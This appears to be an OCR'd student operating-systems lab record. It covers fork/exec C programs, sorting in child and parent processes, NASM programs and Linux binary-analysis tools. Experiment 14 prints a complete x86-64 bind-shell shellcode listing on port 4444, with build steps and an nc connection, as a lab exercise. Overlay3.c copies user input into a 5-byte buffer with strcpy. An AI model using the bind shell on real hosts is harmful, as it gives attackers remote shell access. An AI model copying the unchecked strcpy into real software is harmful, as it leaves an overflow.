
2. **Loop.c**

```
#include<stdio.h>

int main() {
  int value = 1;
  while (value <= 10) {
    printf("%d\t", value);
    value++;
  }
  printf("\n");
  return 0;
}
```




3. **Overlay1.c**

```
#include<stdio.h>
#include<unistd.h>

int main() {
  execl("./hello", "./hello", (char *)0);
  printf("This wouldn't print\n");
  return 0;
}
```




4. **Overlay2.c**

```
#include<stdio.h>
#include<unistd.h>

int main() {
  int pid;
  pid = fork();

  /* Child process */
  if (pid == 0) {
    printf("Child process: Running Hello World Program\n");
    execl("./hello", "./hello", (char *)0);
    printf("This wouldn't print\n");
  } else { /* Parent process */
    sleep(3);
    printf("Parent process: Running While loop Program\n");
    execl("./loop", "./loop", (char *)0);
    printf("Won't reach here\n");
  }
  return 0;
}
```



5. **Overlay3.c**

```
#include<stdio.h>
#include<string.h>
#include<unistd.h>
int main(int argc, char *argv[0]) {
  int pid;
  int err;
  int num_times;
  char num_times_str[5];
  if (argc == 1) {
    printf("Taken loop maximum as 10\n");
    num_times = 10;
    sprintf(num_times_str, "%d", num_times);
  } else {
    strcpy(num_times_str, argv[1]);
    printf("num_times_str is %s\n", num_times_str);

  }
  pid = fork();
  /* Child process */
  if (pid == 0) {
    printf("Child process: Running Hello World Program\n");
    err = execl("./hello", "./hello", (char *)0);
    printf("Error %d\n", err);
    perror("Execl error: ");
    printf("This wouldn't print\n");
  } else { /* Parent process */
    sleep(3);
    printf("Parent process: Running While loop Program\n");
    execl("./loop", "./loop", (char *)num_times_str, (char *)0);
    printf("Won't reach here\n");
  }
  return 0;
}
```



Operating System

Experiment - 12


Aim:- Implement the C program in which the child process calculates the sum of odd numbers and the parent process calculate the sum of even numbers up to the number 'n'.

Code:

```
// C++ program to demonstrate calculation in parent and
// child processes using fork()
#include <iostream>
#include <unistd.h>
using namespace std;

// Driver code
int main()
{
	int a[10] = { 1, 2, 3, 4, 5, 6, 7, 8, 9, 10 };
	int sumOdd = 0, sumEven = 0, n, i;
	n = fork();

	// Checking if n is not 0
	if (n > 0) {
		for (i = 0; i < 10; i++) {
			if (a[i] % 2 == 0)
				sumEven = sumEven + a[i];
		}
		cout << "Parent process \n";
		cout << "Sum of even no. is " << sumEven << endl;
	}
```

```
        // If n is 0 i.e. we are in child process
        else {
                for (i = 0; i < 10; i++) {
                        if (a[i] % 2 != 0)
                                sumOdd = sumOdd + a[i];
                }
                cout << "Child process \n";
                cout << "\nSum of odd no. is " << sumOdd << endl;
        }
        return 0;
}
```

Output:



Operating System

Experiment - 13

Aim:- Implement the C program in which main program accepts the integers to be sorted Main program uses the fork system call to create a new process called a child process. Parent process sorts the integers using insertion sort and waits for child process using wait system call to sort the integers using selection sort.


Code:

```
#include<stdio.h>
#include<sys/types.h>
#include<unistd.h>
#include<stdlib.h>

void bubblesort(int arr[30],int n)
{
	int i,j,temp;
	for(i=0;i<n;i++)
	{
		for(j=0;j<n-1;j++)
		{
			if(arr[j]>arr[j+1])
			{
				temp=arr[j];
				arr[j]=arr[j+1];
				arr[j+1]=temp;
			}
		}
	}
```

```
}

void insertionsort(int arr[30], int n)
{
   int i, j, temp;
   for (i = 1; i < n; i++) {
      temp = arr[i];
      j = i - 1;

      while(j>=0 && temp <= arr[j])
      {
         arr[j+1] = arr[j];
         j = j-1;
      }
      arr[j+1] = temp;
   }
}
void fork1()
{
            int arr[25],arr1[25],n,i,status;
            printf("\nEnter the no of values in array :");
            scanf("%d",&n);
            printf("\nEnter the array elements :");
            for(i=0;i<n;i++)
                        scanf("%d",&arr[i]);
            int pid=fork();
            if(pid==0)
            {
                        sleep(10);
                        printf("\nchild process\n");
                        printf("child process id=%d\n",getpid());
```

```
                insertionsort(arr,n);
                printf("\nElements Sorted Using insertionsort:");
                printf("\n");
                for(i=0;i<n;i++)
                        printf("%d,",arr[i]);
                printf("\b");
                printf("\nparent process id=%d\n",getppid());
                system("ps -x");
    }
    else
    {
                printf("\nparent process\n");
                printf("\nparent process id=%d\n",getppid());
                bubblesort(arr,n);
                printf("Elements Sorted Using bubblesort:");
                printf("\n");
                for(i=0;i<n;i++)
                        printf("%d,",arr[i]);
                printf("\n\n\n");
    }
}
int main()
{
        fork1();
        return 0;
}
```

Output:


aastik@ubuntu: ~/lab9
aastik@ubuntu:~/lab9$ g++ -o lab92 lab92.cpp
aastik@ubuntu:~/lab9$ ./lab92
Enter the no of values in array :5
Enter the array elements :1 5 2 7 8
parent process
parent process id=12282
Elements Sorted Using bubblesort:
1,2,5,7,8,
aastik@ubuntu:~/lab9$

Operating System
Experiment – 14

Shell Code Analysis – Netcat Command

Aim: To perform bindshell using Nasm in Linux 64bit shell code.

Procedure:

Step 1: Start the Ubuntu and open the terminal.

Step 2: First Check whether nasm is install or not. If not then install in terminal by giving command as -

$sudo apt-get update

$sudo apt-get install nasm

Step 3: For checking whether it install using command in terminal as -

$nasm -h

Step 4: For running the bindshell, write the code and save it in .nasm extension or get the code from website **http://shell-storm.org/shellcode/.** Find code as **Linux/x86-64 - bindshell port:4444 shellcode - 132 bytes *by evil.xi4oyu***

Step 5: For execution open terminal and type command as

$nasm -f elf64 bindshell.nasm -o bindshell.o // -f : format

$ld bindshell.o -o bindshell

$./binshell

Step 6: Now open new terminal and type

$netstat –nlt //to check whether 4444 port is open after executing bindshell

$nc localhost 4444 // netcat command to connect

localhost ls //list of directory

pwd //current working
directory w //User
account

exit //for terminating the connection

Step 7: For disassembling the code
$ objdump -D -M intel bindshell.o // Disassembling according to section wise.


Program:


```
BITS 64
xor
eax,eax
xor
ebx,ebx
xor
edx,edx
;socket
mov
al,0x1
mov
esi,eax inc
al
mov
edi,eax
mov
dl,0x6
mov
al,0x29
syscall
xchg ebx,eax ;store the server sock
;bind
xor rax,rax
push  rax
push
0x5c110102
```

```
mov [rsp+1],al
mov  rsi,rsp
mov
dl,0x10
mov
edi,ebx
mov
al,0x31
syscall
;listen
mov al,0x5
mov esi,eax
mov edi,ebx
mov al,0x32
syscall
;accept
xor
edx,edx
xor esi,esi
mov
edi,ebx
mov
al,0x2b
syscall
mov edi,eax ; store sock
;dup2
xor rax,rax
mov
esi,eax
mov
al,0x21
syscall
inc al
mov esi,eax mov al,0x21 syscall
inc al
```

```
mov
esi,eax
mov
al,0x21
syscall
;exec
xor rdx,rdx
mov
rbx,0x68732f6e69622fff
shr rbx,0x8
push rbx
mov
rdi,rsp xor
rax,rax
push rax
push rdi
mov
rsi,rsp
mov
al,0x3b
syscall
push rax
pop  rdi
mov
al,0x3c
syscall
```

Output:





Result:

Hence the program is executed and output is successfully verified.

Hello World Program using Nasm in Linux

Aim: To write a Hello World program using Nasm in Linux.

Procedure:

Step 1: Start the Ubuntu and open the terminal.

Step 2: First Check whether nasm is install or not. If not then install in terminal by giving command as -

$sudo apt-get update

$sudo apt-get install nasm

Step 3: For checking whether it install using command in terminal as -

$nasm -h

Step 4: For execution open terminal and type command as

$nasm -f elf64 hello.nasm -o hello.o // -f : format

$ld hello.o -o hello


$ ./hello

Program:

```
global
_start
section .te
xt
_start:
    ; print the
    program mov
    rax, 1
    mov rdi, 1
    mov rsi,
    hello_world mov
    rdx, length syscall
    ; end of
    program mov
    rax, 60
```

```
    mov rdi,
    11 syscall

section .data
    hello_world: db 'Hello World to the SLAE-64
    Course' length: equ $-hello_world
```

Output-



Result:

Hence the program is executed and output is successfully verified.

Operating System
Experiment – 15

Experiment 15 Analyze binary file in Linux

- **File**

This will be your starting point for binary analysis. We work with files daily. Not everything is an executable type; there is a whole wide range of file types out there. Before you start, you need to understand the type of file that is being analyzed. Is it a binary file, a library file, an ASCII text file, a video file, a picture file, a PDF, a data file, etc.?

virtual-machine:~$ file /bin/ls

- **ldd** command comes into the picture. Running it against a dynamically linked binary shows all its dependent libraries and their paths.

  virtual-machine:~$ldd /bin/ls

- **ltrace** command displays all the functions that are being called at run time from the library. In the below example, you can see the function names being called, along with the arguments being passed to that function. You can also see what was returned by those functions on the far right side of the output.

  virtual-machine:~$ltrace ls

- **Hexdump** helps you see what exactly the file contains. You can also choose to see the ASCII representation of the data present in the file using some command-line options.

  virtual-machine:~$hexdump -C /bin/ls | head

- When software is being developed, a variety of text/ASCII messages are added to it, like printing info messages, debugging info, help messages, errors, and so on. Provided all this information is present in the binary, it will be dumped to screen using **strings**.

  virtual-machine:~$strings /bin/ls

- ELF (Executable and Linkable File Format) is the dominant file format for executable or binaries, not just on Linux but a variety of UNIX systems as well. If you have utilized tools like file command, which tells you that the file is in ELF format, the next logical step will be to use the **readelf** command and its various options to analyze the file further.

  virtual-machine:~$readelf -h /bin/ls

- **objdump** utility reads the binary or executable file and dumps the assembly language instructions on the screen. Knowledge of assembly is critical to understand the output of the objdump command.

  virtual-machine:~/OS$ objdump -d /bin/ls | head

- The **strace** utility traces system calls. System calls are how you interface with the kernel to get work done

  virtual-machine:~$strace -f /bin/ls

- The **nm** command will provide you with the valuable information that was embedded in the binary during compilation. **nm** can help you identify variables and functions from the binary

  jvirtual-machine:~/OS$ nm pipe | tail

- **gdb** is the defacto debugger. It helps you load a program, set breakpoints at specific places, analyze memory and CPU register, and do much more. It complements the other tools mentioned above and allows you to do much more runtime analysis.

```
virtual-machine:~/OS$ gdb -q ./pipe
Reading symbols from ./pipe...
(No debugging symbols found in ./pipe)
(gdb) break main
Breakpoint 1 at 0x1209
(gdb) info break
Num     Type           Disp Enb Address            What
1       breakpoint     keep y   0x0000000000001209 <main>
(gdb) run
Starting program: /home/joseph/OS/pipe
Breakpoint 1, 0x0000555555555209 in main ()
(gdb) bt
#0  0x0000555555555209 in main ()
(gdb) c
Continuing.
[Detaching after fork from child process 30654]
Parent Passing value to child
Child printing received value
hello
[Inferior 1 (process 30646) exited normally]
(gdb) q
```